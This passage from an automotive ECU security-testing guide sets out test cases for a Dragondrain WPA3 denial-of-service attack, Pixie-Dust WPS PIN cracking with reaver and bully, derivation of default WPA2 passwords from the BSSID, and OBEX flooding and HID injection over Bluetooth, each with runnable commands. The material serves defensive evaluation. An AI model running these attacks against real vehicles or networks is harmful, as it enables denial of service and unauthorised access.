Communication IFs that might be exploited in an ECU attack	Wi-Fi
Security functions	Connection communication protocol
CWE Category	CWE-417:Communication Channel Errors CWE-1205: Security Primitives and Cryptography Issues CWE-1214:Data Integrity Issues
CWE	CWE-203: Observable Discrepancy CWE-346:Origin Validation Error
CAPEC	CAPEC-21:Exploitation of Trusted Identifiers CAPEC-90:Reflection Attack in Authentication Protocol CAPEC-189: Black Box Reverse Engineering

AP values		7	The AP value is “7”.
	Elapsed time	0	The attack feasibility test can be carried out in several tens of minutes. Therefore, since the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since specialist security-related tools must be used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the Wi-Fi protocol specifications are open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	1	Since Wi-Fi only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	When carrying out the attack, a laptop and packet injection-compatible Wi-Fi adapter is required. However, since these are obtainable on the market, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
References		https://wpa3.mathyvanhoef.com/ https://papers.mathyvanhoef.com/dragonblood.pdf https://github.com/vanhoefm/dragonslayer/	

4.2.1.6. WF-006: Dragondrain attack exploiting WPA3-SAE and WPA3-EAP vulnerabilities in WPA3

ID	WF-006
Outline of test case	Dragondrain attack exploiting WPA3-SAE and WPA3-EAP vulnerabilities in WPA3
Purpose	To test whether the implementation of a target test access point that carries out WPA3-SAE and WPA3-EAP processing is vulnerable to specific Wi-Fi attacks categorized as Dragondrain (type of Dragonblood attack) attacks.
Prerequisites	The target test ECU must provide a Wi-Fi access point function and connection must be provided using the WPA3 EAP-PWD authentication or EAP-PWD authentication protocols.
Input information	The following information is required for the target test ECU and Kali Linux. <*BSSID*>- BSSID of the Wi-Fi access point connected by the target test ECU (e.g.: 01:23:45:67:89:0a). <*CHANNEL*>- Channel used by the Wi-Fi access point connected by the target test ECU (e.g.: 1). <MANAGED>- Name of the Wi-Fi interface of management mode in Kali Linux. This can be displayed by the following command output (e.g., wlan0: the red characters). $ sudo iwconfig (Omitted) **wlan0** IEEE 802.11 ESSID:off/any (Omitted)

	* The channel used by Wi-Fi access points in the vicinity of the test PC can be confirmed using the following command. $ sudo iwlist <*MANAGED*>- scan
Environment	Wi-Fi network environment that can be connected by the target test ECU and WPA3.
Equipment	● Test PC installed with Kali Linux ● Wi-Fi adapter installed with Atheros chip A Wi-Fi adapter described under “Prerequisites” at the following URL is required. https://github.com/vanhoefm/dragondrain-and-time#required-wi-fi-dongle-and-configuration Of these, the Sony UWA-BR100 device is applicable Wi-Fi adapter in accordance with technical standards compliance. ● The command groups to be used must be installed and the tools must be compiled (refer to the procedure).
Procedure	1. Preparation Run the following commands to install the necessary tools. $ sudo apt update $ sudo apt install autoconf automake libtool shtool libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git libdbus-1-dev -y $ mkdir ~/dragonblood && cd ~/ dragonblood $ git clone https://github.com/vanhoefm/dragondrain-and-time.git $ cd ~/dragonblood/dragondrain-and-time $ autoreconf -i $ ./configure $ sed -i 's/¥} __packed;/¥};/' ~/dragonblood/dragondrain-and-time/src/aircrack-osdep/radiotap/radiotap.h $ make In addition, download the kernel module for the Atheros chip. - Download the ath_masker kernel module. $ mkdir ~/ath_masker && cd ~/ath_masker $ git clone https://github.com/vanhoefm/ath_masker.git - Disable the Wi-Fi using the Kali Linux network manager and run the following commands. * These commands must be run each time reboot occurs. * If an error occurs when ./load.sh below is run, attempt implementation using root privileges. $ sudo rfkill unblock wifi $ sudo ifconfig <*MANAGED*> down $ sudo iw <*MANAGED*> set type monitor $ sudo ifconfig <*MANAGED*> up $ cd ~/ath_masker $ sudo su

	$./load.sh $ exit $ cd ~/dragonblood/dragondrain-and-time $ sudo su 2. Dragondrain attack WPA3 includes a function to prevent clogging attacks (denial of service attacks by causing a high CPU load) due to an attacker forging commit frames. However, this clogging prevention function can be bypassed. - Run the following command to test whether the clogging prevention function can be bypassed. $ ./dragondrain -d <*MANAGED*> -a <*BSSID*> -c <*CHANNEL*> -b 54 -n 20 -r 200 Use this command to forge and transmit commit messages, and check whether any abnormalities occur in the operation status of the target. Check whether the target test ECU operates normally while the tool is run and around five minutes after ending the tool (Ctrl + C). * In this command, the "-n" option is the number of different MAC address to forge and the "-r" option is the number of handshakes forged per second. The content of this command means that 200 handshakes are performed per second using 20 types of MAC address (i.e., 10 shakes per second per MAC address). The clogging prevention function of some Wi-Fi access points are set so that only a small number of clients (MAC addresses) can be connected simultaneously. Therefore, under the above conditions, the clogging prevention function may continue to operate normally. If no status abnormalities occur, run the following command to check whether the attack is successful. - Run the following command if the ECU operates normally in the test described above. $ ./dragondrain -d <*MANAGED*> -a <*BSSID*> -c <*CHANNEL*> -b 54 -n 1 -r 200 The content of this command means that 200 handshakes are performed per second using 1 type of MAC address. In this case, since all the handshakes should satisfy the restrictions on the number of simultaneous client connections, it should be possible to evade the clogging prevention function. Check whether the target test ECU operates normally while the tool is run and around five minutes after ending the tool (Ctrl + C).
Criteria	The vulnerability has no impact if the ECU operates normally during and after running of the tool.
Communication IFs that might be exploited in an ECU attack	Wi-Fi
Security functions	Connection communication protocol
CWE Category	CWE-840:Business Logic Errors CWE-1205: Security Primitives and Cryptography Issues

CWE		CWE-203: Observable Discrepancy CWE-770: Allocation of Resources Without Limits or Throttling	
CAPEC		CAPEC-125: Flooding CAPEC-189: Black Box Reverse Engineering	
AP values		7	The AP value is “7”.
	Elapsed time	0	The attack feasibility test can be carried out in several tens of minutes. Therefore, since the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since specialist security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	The level of knowledge of the item or component is defined as “public knowledge”, which is equivalent to a value of “0”.
	Window of opportunity	1	Since remote access is possible, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	When carrying out the attack, a laptop and packet injection-compatible Wi-Fi adapter is required. However, since these are obtainable on the market, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
References		https://wpa3.mathyvanhoef.com/ https://papers.mathyvanhoef.com/dragonblood.pdf https://github.com/vanhoefm/dragondrain-and-time	

4.2.1.7. WF-007: Theft of PIN by Pixie-Dust attack

ID	WF-007
Test case name	Theft of PIN by Pixie-Dust attack
Purpose	To check whether the WPS PIN can be stolen by performing a Pixie-Dust attack (vulnerability caused by low entropy of pseudo random number generators of Wi-Fi devices).
Prerequisites	The target evaluation ECU must have a WPS function in the Wi-Fi communication function. The following specific cases are assumed. - When the target evaluation ECU acts as a Wi-Fi access point. - When the target evaluation ECU has the Miracast function.
Input information	BSSID of the Wi-Fi access point operated by the target evaluation ECU.
Environment	Wi-Fi network environment that can be connected by the target test ECU and WPS authentication.
Equipment	Wi-Fi adapter with monitor mode and packet injection capability. Refer to the following URL for detailed information about applicable Wi-Fi adapters:

<table>
<tr><td colspan="2"></td><td colspan="2">https://www.aircrack-ng.org/doku.php?id=compatible_cards</td></tr>
<tr><td colspan="2">Procedure</td><td colspan="2">1. Preparation
<BSSID>- BSSID of the Wi-Fi access point that is the attack target.
<MANAGED>- Name of the Wi-fi interface of management mode. This can be displayed by the following command output (e.g., wlan0).
$ sudo iwconfig
<MONITOR>-Name of the Wi-Fi interface of the monitor mode available by running the following command (e.g., wlan0mon).
$ sudo airmon-ng start <MANAGED>

2. Implementation of the Pixie-Dust attack
A Pixie-Dust attack can be implemented using either the Reaver or bully utility tools.
This procedure describes how to check the attack result using both tools.
Run the following command when using the Reaver tool.
$ sudo reaver -i <MONITOR> -b <BSSID> --pixie-dust -vvv
Since Reaver does not carry out processing to switch to the Wi-Fi interface monitor mode, this must be carried out manually. (Refer to 1. Preparation for how to switch to monitor mode.)
If the WPS PIN is recognized, it will be displayed as a message such as “WPS PIN:’XXXXXXXX’”.
Run the following command when using the bully utility tool.
$ sudo bully -b <BSSID> -d <MANAGED>
Since bully utility automatically switches to monitor mode, the status must be management mode when this command is run. (There is no need to switch to monitor mode as described in 1. Preparation.)
If the WPS PIN is recognized, it will be displayed as a message such as “Cracked WPS PIN:XXXXXXXX”.</td></tr>
<tr><td colspan="2">Criteria</td><td colspan="2">It shall not be possible to uncover a valid WPS PIN as a result of carrying out a Pixie-Dust attack using either of the attack tools.</td></tr>
<tr><td colspan="2">Communication IFs that might be exploited in an ECU attack</td><td colspan="2">Wi-Fi</td></tr>
<tr><td colspan="2">Security functions</td><td colspan="2">Connection communication protocol</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-310:Cryptographic Issues</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-331:Insufficient Entropy</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">CAPEC-59:Session Credential Falsification through Prediction</td></tr>
<tr><td rowspan="2">AP values</td><td></td><td>7</td><td>The AP value is “7”.</td></tr>
<tr><td>Elapsed time</td><td>0</td><td>Although the commands to implement the test use brute force, the test should be completed in less than 1 day. Therefore, the elapsed time is defined as “≤ 1</td></tr>
</table>

			day", which is equivalent to a value of "0".
	Specialist expertise	6	Since security-related tools are used to implement this test, the level of specialist expertise is defined as "Expert", which is equivalent to a value of "6".
	Knowledge of the item or component	0	Since the Wi-Fi and WPS specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as "Public", which is equivalent to a value of "0".
	Window of opportunity	1	Since remote access is possible, the window of opportunity is defined as "Easy", which is equivalent to a value of "1".
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as "Standard", which is equivalent to a value of "0".
Reference information		https://github.com/t6x/reaver-wps-fork-t6x https://github.com/wiire-a/bully/blob/master/src/bully.c	

4.2.1.8. WF-008: Guessing of algorithm that generates WPA2-PSK default password

ID	WF-008
Test case name	Guessing of algorithm that generates WPA2-PSK default password
Purpose	If the target evaluation ECU generates a WPA2-PSK default password, to check whether its generation algorithm can be guessed using just information available on the network (BSSID or ESSID).
Prerequisites	The target evaluation ECU functions as a Wi-Fi access point and uses WPA2-PSK, and the default password must have an automatic generation function unique to the ECU. (This test case is not applicable if only a user-inputted WPA2-PSK password can be used.)
Input information	The following accessible information related to the vehicle and ECU: ● VIN ● ECU label (manufacturing serial number, etc.) ● Serial numbers printed on circuit boards ● BSSID ● ESSID ● Default values of WPA2-PSK In addition, the following should be prepared as common information. ● WPA2-PSK default value generation algorithm
Environment	Wi-Fi network environment that can be connected by the target test ECU. Note that, in addition to the target evaluation ECU, two other ECUs with the same type of serial number should be prepared. (Below, these two ECUs are referred to as ECU#1 and

<table>
<tr><td></td><td>ECU#2.)</td></tr>
<tr><td>Equipment</td><td>

Wi-Fi client
A Wi-Fi client that can connect to the access point function of the target evaluation ECU.
Test PC installed with Kali Linux
Wireless LAN adapter with a usable monitor mode.
Refer to the following URL for detailed information about applicable wireless LAN adapters:

https://www.aircrack-ng.org/doku.php?id=compatible_cards
</td></tr>
<tr><td>Procedure</td><td>
1. Collect the external information, such as the ECU label, VIN, and the like.
Collect all the information described on the labels of the target evaluation ECU, ECU#1, and ECU#2, as well as all the information that can be identified from printed items such as the serial numbers printed on the circuit boards, the VIN, and so on.

2. Compare the values of ECU#1 and ECU#2, and guess the generation algorithm.
Check whether the generation algorithm can be guessed by comparing the values of ECU#1 and ECU#2.
An example is described below. Check the pre-pared WPA2-PSK generation algorithm and see whether it can be easily guessed from the following approach.
For example, in the following case, it is obvious that the applicable ECU serial number is set as the default WPA2-PSK password.
Verify that an attacker cannot intercept Wi-Fi communication and use easily obtainable information such as the ESSID or BSSID (the MAC address of the Wi-Fi interface of the target evaluation ECU) to guess the WPA2-PSK (= the serial number).
ECU#1 information:
<table>
<tr><td>Default ESSID</td><td>ECU-DA1CC5</td></tr>
<tr><td>Default WPA2-PSK</td><td>YW0150565</td></tr>
<tr><td>BSSID</td><td>00:C0:59:DA:1C:C5</td></tr>
<tr><td>Serial number</td><td>YW0150565</td></tr>
</table>
ECU#2 information:
<table>
<tr><td>Default ESSID</td><td>ECU-DA1E09</td></tr>
<tr><td>Default WPA2-PSK</td><td>YW0150646</td></tr>
<tr><td>BSSID</td><td>00:C0:59:DA:1E:09</td></tr>
<tr><td>Serial number</td><td>YW0150646</td></tr>
</table>
Calculate the difference between the BSSIDs.
0x00C059DA1E09 - 0x00C059DA1CC5 = 0x0144 = 324
Calculate the difference between the numerals in the serial numbers.
150656 - 150565 = 81
</td></tr>
</table>

Although there is no apparent direct relationship because the two calculated values above are different, the difference between the BSSIDs is four times the difference between the serial numbers.
81 * 4 = 324
Since the first three bytes of the BSSIDs indicates the manufacturer, focus on the second three bytes.
Assuming that the serial number is generated from the BSSID alone, check whether it can be calculated using a simple formula.
An example is described below.
(0xDA1E09 - X) / 4 = 150646
X = 0xD0EC31

3. Trial connection with target evaluation ECU

Using the estimated WPA2-PSK password generation algorithms described above, guess the password and check whether the target evaluation ECU can be connected.
Use the Wi-Fi access point function of the target evaluation ECU to connect the Wi-Fi client.
Run the following command on the test PC to obtain the BSSID and ESSID.
<MANAGED>- Name of the Wi-Fi interface of management mode in Kali Linux.
This can be displayed by the following command output (e.g., wlan0: the red characters).

```
$ sudo iwconfig
wlan0     IEEE 802.11    ESSID:off/any
```

<*MONITOR*>-Name of the Wi-Fi interface of the monitor mode available by running the airomon-ng command (e.g., wlan0mon).

```
$ sudo airmon-ng check kill
$ sudo airmon-ng start <MANAGED>
$ sudo airmon-ng <MONITOR>
```

Information of target evaluation ECU:

Default ESSID	ECU-DA1FA2
Default WPA2-PSK	?
BSSID	00:C0:59:DA:1F:A2
Serial number	?

Insert this information into the calculation formulas estimated in the previous procedure and calculate the serial number and WPA2-PSK.
(0xDA1FA2 - 0xD0EC31) / 4 = 150748
Therefore, since the WPA2-PSK and serial number are estimated to be YW0150748, check whether the Wi-Fi client can actually connect to the target evaluation ECU.

Criteria	It shall not be possible to use a generation algorithm that can guess the WPA2-PSK default password easily from BSSID and ESSID values obtained by Wi-Fi communication using the four basic arithmetic operations.
Communication IFs	Wi-Fi

that might be exploited in an ECU attack			
Security functions		Connection communication protocol	
CWE Category		CWE-199: Information Management Errors	
CWE		CWE-1230: Exposure of Sensitive Information Through Metadata	
CAPEC		-	
AP values		7	The AP value is “7”.
	Elapsed time	0	The test is implemented by collecting physical information from the ECU and information available via Wi-Fi communication, and using it to guess the default password generation algorithm. Therefore, since the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since specialist security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the Wi-Fi specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	1	Since Wi-Fi communication only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://web.archive.org/web/20100516112726/http://milw0rm.com/papers/313	

4.2.2. Test Cases Related to Bluetooth/BLE

4.2.2.1. BT-001: DoS attack by uploading a massive file using OBEX-OPP

ID	BT-001
Test case name	DoS attack by uploading a massive file using OBEX-OPP
Purpose	To confirm the effects on applications when a massive file is uploaded while connected to an application implementing the Bluetooth OBject EXchange (OBEX) profile.
Prerequisites	The target evaluation ECU must have a file transfer function that uses the Bluetooth OBEX profile.
Input information	*<BT_HWADDRESS>*- Bluetooth hardware address of target evaluation ECU.
Environment	Environment capable of realizing Bluetooth communication between the target evaluation ECU and the test PC. * To avoid mistakenly evaluating another Bluetooth device, it is recommended to carry

	out the evaluation in an environment that contains, as far as possible, no Bluetooth devices around the target evaluation ECU other than the target evaluation ECU itself.
Equipment	● Test PC installed with Kali Linux ● Interface for communicating with the target evaluation ECU Refer to “Required equipment” in “Bluetooth Setup” of the separate “Setup of Each Interface” explanation, and prepare the necessary devices for Bluetooth connection.
Procedure	3. Preparation Refer to “Preparation for starting in Compat mode” in the “Preparation” sub-section of Section 0 for the preparation procedure. 4. Bluetooth connection to the target evaluation ECU ● Identifying the Bluetooth device of the target evaluation ECU Run the following commands to activate the Bluetooth device search mode. $ sudo Bluetoothctl [bluetooth]# scan on Discovery started [CHG] Controller XX:XX:XX:XX:XX:XX Discovering: yes [NEW] Device <*BT_HWADDRESS*> Connected Vehicle * In the above commands, the Bluetooth name of the target evaluation ECU is “Connected Vehicle”. ● Connecting to the Bluetooth device of the target evaluation ECU [bluetooth]# pair <*BT_HWADDRESS*> Pairing successful [bluetooth]# connect <*BT_HWADDRESS*> Connection successful 5. Confirmation of OBEX-OPP availability Run the following commands to confirm whether the OBEX-OPP service is available in Bluetooth. <*CHANNEL*>- Number of the channel that operates the OBEX-OPP service, as displayed in the results of the “sdptool” command. $ sudo apt-get install ussp-push $ sudo sdptool search --bdaddr <*BT_HWADDRESS*> OPUSH Inquiring ... Searching for OPUSH on <*BT_HWADDRESS*> ... Service Name: Bluetooth Object Push Service RecHandle: 0xXXXXX Service Class ID List: "OBEX Object Push" (0xXXXX) Protocol Descriptor List: "L2CAP" (0xXXXX) "RFCOMM" (0xXXXX) Channel: <CH*ANNEL*> * Check that “Bluetooth Object Push” is displayed next to “Service Name”. 6. Uploading of the massive file Run the following command to create a massive file larger than the disc size of the

	upload destination (target evaluation ECU). (The example below creates a 1 GB file.) <*LOCAL_FILE*>- Name of file to be uploaded by OBEX-OPP. <*REMOTE_FILE*>- Name of file in upload destination after upload by OBEX-OPP. dd if=/dev/zero of=<*LOCAL_FILE*> bs=1K count=1024000 Run the following command to upload the file. $ sudo ussp-push <*BT_HWADDRESS*>@<*CHANNEL*> <*LOCAL_FILE*> <*REMOTE_FILE*> At this point, the massive file will be uploaded via the Bluetooth device of the target evaluation ECU.		
Criteria	The application that receives the file transfer carried out by the target evaluation ECU shall not behave abnormally (i.e., the application shall not be delayed, stop, operate erroneously, or the like).		
Communication IFs that might be exploited in an ECU attack	Bluetooth		
Security functions	DoS attack countermeasures		
CWE Category	CWE-19:Data Processing Errors		
CWE	CWE-130:Improper Handling of Length Parameter Inconsistency		
CAPEC	CAPEC-130:Excessive Allocation		
AP values		7	The AP value is “7”.
	Elapsed time	0	Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.
	Specialist expertise	6	Since specialist security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.
	Knowledge of the item or component	0	Since the Bluetooth specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.
	Window of opportunity	1	Since Bluetooth only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information	-		

4.2.2.2. BT-002: DoS attack by transmitting large volumes of files using OBEX-OPP

ID	BT-002
Test case name	DoS attack by transmitting large volumes of files using OBEX-OPP
Purpose	To confirm the effects on applications when large volumes of files are uploaded while connected to an application implementing the OBEX profile.
Prerequisites	The target evaluation ECU must have a file transfer function that uses the Bluetooth OBEX profile.
Input information	<*BT_HWADDRESS*>- Bluetooth hardware address of target evaluation ECU.
Environment	Environment capable of realizing Bluetooth connection between the target evaluation ECU and the test PC. * To avoid mistakenly evaluating another Bluetooth device, it is recommended to carry out the evaluation in an environment that contains, as far as possible, no nearby Bluetooth devices.
Equipment	● Test PC installed with Kali Linux ● Interface for communicating with the target evaluation ECU Refer to “Required equipment” in “Bluetooth Setup” of the separate “Setup of Each Interface” explanation, and prepare the necessary devices for Bluetooth connection.
Procedure	1. Preparation Refer to “Preparation for starting in Compat mode” in the “Preparation” sub-section of Section 0 for the preparation procedure. 2. Bluetooth connection to the target evaluation ECU ● Identifying the Bluetooth device of the target evaluation ECU Run the following commands to activate the Bluetooth device search mode. $ sudo bluetoothctl [bluetooth]# scan on Discovery started [CHG] Controller XX:XX:XX:XX:XX:XX Discovering: yes [NEW] Device <*BT_HWADDRESS*> Connected Vehicle * In the above commands, the Bluetooth name of the target evaluation ECU is “Connected Vehicle”. ● Connecting to the Bluetooth device of the target evaluation ECU [bluetooth]# pair <*BT_HWADDRESS*> Pairing successful [bluetooth]# connect <*BT_HWADDRESS*> Connection successful 3. Confirmation of OBEX-OPP availability Run the following commands to confirm whether the OBEX-OPP service is available in Bluetooth. <*CHANNEL*>- Number of the channel that operates the OBEX-OPP service, as displayed in the results of the “sdptool” command. $ sudo apt-get install ussp-push

<table>
<tr><td colspan="3"></td><td colspan="2">$ sudo sdptool search --bdaddr <<i>BT_HWADDRESS</i>> OPUSH
Inquiring ...
Searching for OPUSH on <<i>BT_HWADDRESS</i>> ...
Service Name: Bluetooth Object Push
Service RecHandle: 0xXXXXX
Service Class ID List:
"OBEX Object Push" (0xXXXX)
Protocol Descriptor List:
"L2CAP" (0xXXXX)
"RFCOMM" (0xXXXX)
Channel: <<i>CHANNEL</i>>
*Check that “Bluetooth Object Push” is displayed next to “Service Name”.
4. Uploading of the large volumes of files
Create a file of any size (e.g., 100 KB) and, using a “bash for” loop, run the file push command multiple times to upload large volumes of files.
<<i>LOCAL_FILE</i>>- Name of file to be uploaded by OBEX-OPP.
<<i>REMOTE_FILE</i>>- Name of file in upload destination after upload by OBEX-OPP.
$ dd if=/dev/zero of=<<i>LOCAL_FILE</i>> bs=1K count=100
$ for i in {1..5}; do sudo ussp-push
<<i>BT_HWADDRESS</i>>@<<i>CHANNEL</i>> <<i>LOCAL_FILE</i>> $i
<<i>REMOTE_FILE</i>>_$i; done</td></tr>
<tr><td colspan="3">Criteria</td><td colspan="2">The application that receives the file transfer carried out by the target evaluation ECU shall not be delayed, stop, reboot, or the like.</td></tr>
<tr><td colspan="3">Communication IFs that might be exploited in an ECU attack</td><td colspan="2">Bluetooth</td></tr>
<tr><td colspan="3">Security functions</td><td colspan="2">DoS attack countermeasures</td></tr>
<tr><td colspan="3">CWE Category</td><td colspan="2">CWE-840:Business Logic Errors</td></tr>
<tr><td colspan="3">CWE</td><td colspan="2">CWE-770:Allocation of Resources Without Limits or Throttling</td></tr>
<tr><td colspan="3">CAPEC</td><td colspan="2">CAPEC-125:Flooding
CAPEC-130:Excessive Allocation</td></tr>
<tr><td rowspan="4">AP values</td><td colspan="2"></td><td>7</td><td>The AP value is “7”.</td></tr>
<tr><td>Elapsed time</td><td>0</td><td>Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.</td></tr>
<tr><td>Specialist expertise</td><td>6</td><td>Since specialist security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.</td></tr>
<tr><td>Knowledge of the item or component</td><td>0</td><td>Since the Bluetooth and OBEX specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.</td></tr>
</table>

	Window of opportunity	1	Since Bluetooth only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		-	

4.2.2.3. BT-003: DoS attack by uploading a massive file using OBEX-PBAP

ID	BT-003
Test case name	DoS attack by uploading a massive file using OBEX-PBAP
Purpose	To confirm the effects on applications when a massive file is uploaded while connected to an application implementing the Bluetooth Phone Book Access Profile (PBAP).
Prerequisites	The target evaluation ECU must have a file transfer function that uses the Bluetooth PBAP.
Input information	-
Environment	Environment capable of realizing Bluetooth communication between the target evaluation ECU and the test PC. * To avoid mistakenly evaluating another Bluetooth device, it is recommended to carry out the evaluation in an environment that contains, as far as possible, no Bluetooth devices around the target evaluation ECU other than the target evaluation ECU itself.
Equipment	● Test PC installed with Kali Linux ● Interface for communicating with the target evaluation ECU Refer to “Required equipment” in “Bluetooth Setup” of the separate “Setup of Each Interface” explanation, and prepare the necessary devices for Bluetooth connection.
Procedure	1. Preparation Refer to “Preparation for starting in Compat mode” in the “Preparation” sub-section of Section 0 for the preparation procedure. 2. Advertising Bluetooth The test PC must be advertised to enable scanning of the test PC by the target evaluation ECU. Run the following commands to advertise the Bluetooth device of the test PC and allow the device to be discovered. $ sudo bluetoothctl [bluetooth]# power on … Changing power on succeeded [bluetooth]# advertise on Advertising object registered … [bluetooth]# discoverable on Changing discoverable on succeeded obexd: no process found Starting server for 00:00:00:00:00:00 on port 19

<table>
<tr><td colspan="3"></td><td>3. Installation of nOBEX
Run the following commands to install nOBEX.
$ git clone https://github.com/nccgroup/nOBEX.git
$ cd nOBEX
$ sudo python3 setup.py install
Run the following command to create a massive file larger than the disc size of the upload destination (target evaluation ECU), and allocate it to the nOBEX directory. (The example below creates a 1 GB file.)
<<i>FILE</i>>- Name of file to be uploaded by PBEX-OPP.
$ dd if=/dev/zero of=<<i>FILE</i>> bs=1K count=102400
$ cp <<i>FILE</i>> nOBEX/examples/pbap_root/telecom/
4. Starting nOBEX
Run the following commands to start nOBEX.
$ python3 examples/multiserver.py --pbap ./examples/pbap_root
obexd: no process found
Starting server for 00:00:00:00:00:00 on port 19
* Error messages stating that the obexd process could not be found should be disregarded.
5. Uploading of file
Start uploading the file from the PC via PBAP of the ECU. At this point, the massive file will be uploaded via the Bluetooth device of the target evaluation ECU.</td></tr>
<tr><td colspan="3">Criteria</td><td>The application that receives the file transfer carried out by the target evaluation ECU shall not behave abnormally (i.e., the application shall not be delayed, stop, operate erroneously, or the like).</td></tr>
<tr><td colspan="3">Communication IFs that might be exploited in an ECU attack</td><td>Bluetooth</td></tr>
<tr><td colspan="3">Security functions</td><td>DoS attack countermeasures</td></tr>
<tr><td colspan="3">CWE Category</td><td>CWE-19:Data Processing Errors</td></tr>
<tr><td colspan="3">CWE</td><td>CWE-130:Improper Handling of Length Parameter Inconsistency</td></tr>
<tr><td colspan="3">CAPEC</td><td>CAPEC-130:Excessive Allocation</td></tr>
<tr><td rowspan="4">AP values</td><td colspan="2"></td><td>7</td><td>The AP value is “7”.</td></tr>
<tr><td>Elapsed time</td><td>0</td><td>Since running the commands to implement the test should be completed in less than 1 day, the elapsed time is defined as “≤ 1 day”, which is equivalent to a value of “0”.</td></tr>
<tr><td>Specialist expertise</td><td>6</td><td>Since specialist security-related tools are used to implement this test, the level of specialist expertise is defined as “Expert”, which is equivalent to a value of “6”.</td></tr>
<tr><td>Knowledge of the item or component</td><td>0</td><td>Since the Bluetooth specifications and the like are disclosed on the Internet and the product functions are also open to the public, the level of knowledge of the item or component is defined as “Public”, which is equivalent to a value of “0”.</td></tr>
</table>

	Window of opportunity	1	Since Bluetooth only requires proximity to the vehicle, the window of opportunity is defined as “Easy”, which is equivalent to a value of “1”.
	Equipment	0	Since attackers can easily obtain the tools and the like necessary for this type of attack on the Internet, the level of equipment is defined as “Standard”, which is equivalent to a value of “0”.
Reference information		https://github.com/nccgroup/nOBEX.git	

4.2.2.4. BT-004: Confirmation of effects on applications when HIDs are connected

ID	BT-004
Test case name	Confirmation of effects on applications when human interface devices (HIDs) are connected
Purpose	To confirm the effects of mouse and keyboard operation on applications when a USB keyboard and mouse prepared by the tester is connected to the target evaluation ECU via the Bluetooth HID profile.
Prerequisites	The Bluetooth function of the target evaluation ECU must be active.
Input information	<*MAC*>- BT ADDR (MAC address) of the Bluetooth adapter connected to the test PC.
Environment	Bluetooth connection environment that allows operation of a mouse, keyboard, and the like using the target evaluation ECU and the HID profile. In addition, to avoid mistakenly attacking another Bluetooth device, the evaluation should contain, as far as possible, no nearby Bluetooth devices.
Equipment	● Test PC installed with Kali Linux ● BlueZ (prior to version 5 or that runs in compat mode) ● Bluetooth USB adapter ● HSB HIDs capable of input (keyboard and mouse) × 2 sets 1 set is a backup for when input is disabled during the test.
Procedure	1. Preparation Disconnect the Bluetooth adapter to be used in the test from the test PC. *If the adapter cannot be disconnected, use the RFKILL command to disable the applicable Bluetooth adapter. Start BlueZ in Compat mode. Open the file using the following command. `$ sudo vi /usr/lib/systemd/system/bluetooth.service` Add “--compat” to the following line and save. `ExecStart=/usr/libexec/bluetooth/bluetoothd --compat` Re-register and re-start the Bluetooth service. `$ sudo systemctl daemon-reload` `$ sudo systemctl restart bluetooth.service` Install the necessary library using the following command, obtain the hidclient source code, and compile.

Note that, before compiling, "#include<strops.h>" in the 108th line of "hidclient.c" (the main source file) should be deleted.

* Since the latest version of the available hidclient code contains a header file that no longer exists in part of the Linux Kernel, compiling cannot be carried out correctly unless this is deleted from the source code.

```
$ sudo apt-get install libbluetooth-dev
$ git clone https://github.com/xenogenesi/hidclient
$ cd hidclient
$ vi hidclient.c
$ gcc -o hidclient -O2 -lbluetooth -Wall hidclient.c
```

Edit the /etc/bluetooth/main.conf file and enter DisabledPlugins=input and Class=0x000540.

Using hidclient, display a list of the usable input devices on the test PC used by the tester.

```
# hidclient -l
List of available input devices:
num      Vendor/Product,     Name,                  -x compatible
0        [0000:0001.0000]    Power button             (+)
1        [0000:0001.0000]    Power button             (+)
2        [04f2:1830.0111]    Dell Alienware 510K    (+)
…
7        [0000:0000.0000]    USB Mouse      (-)
```

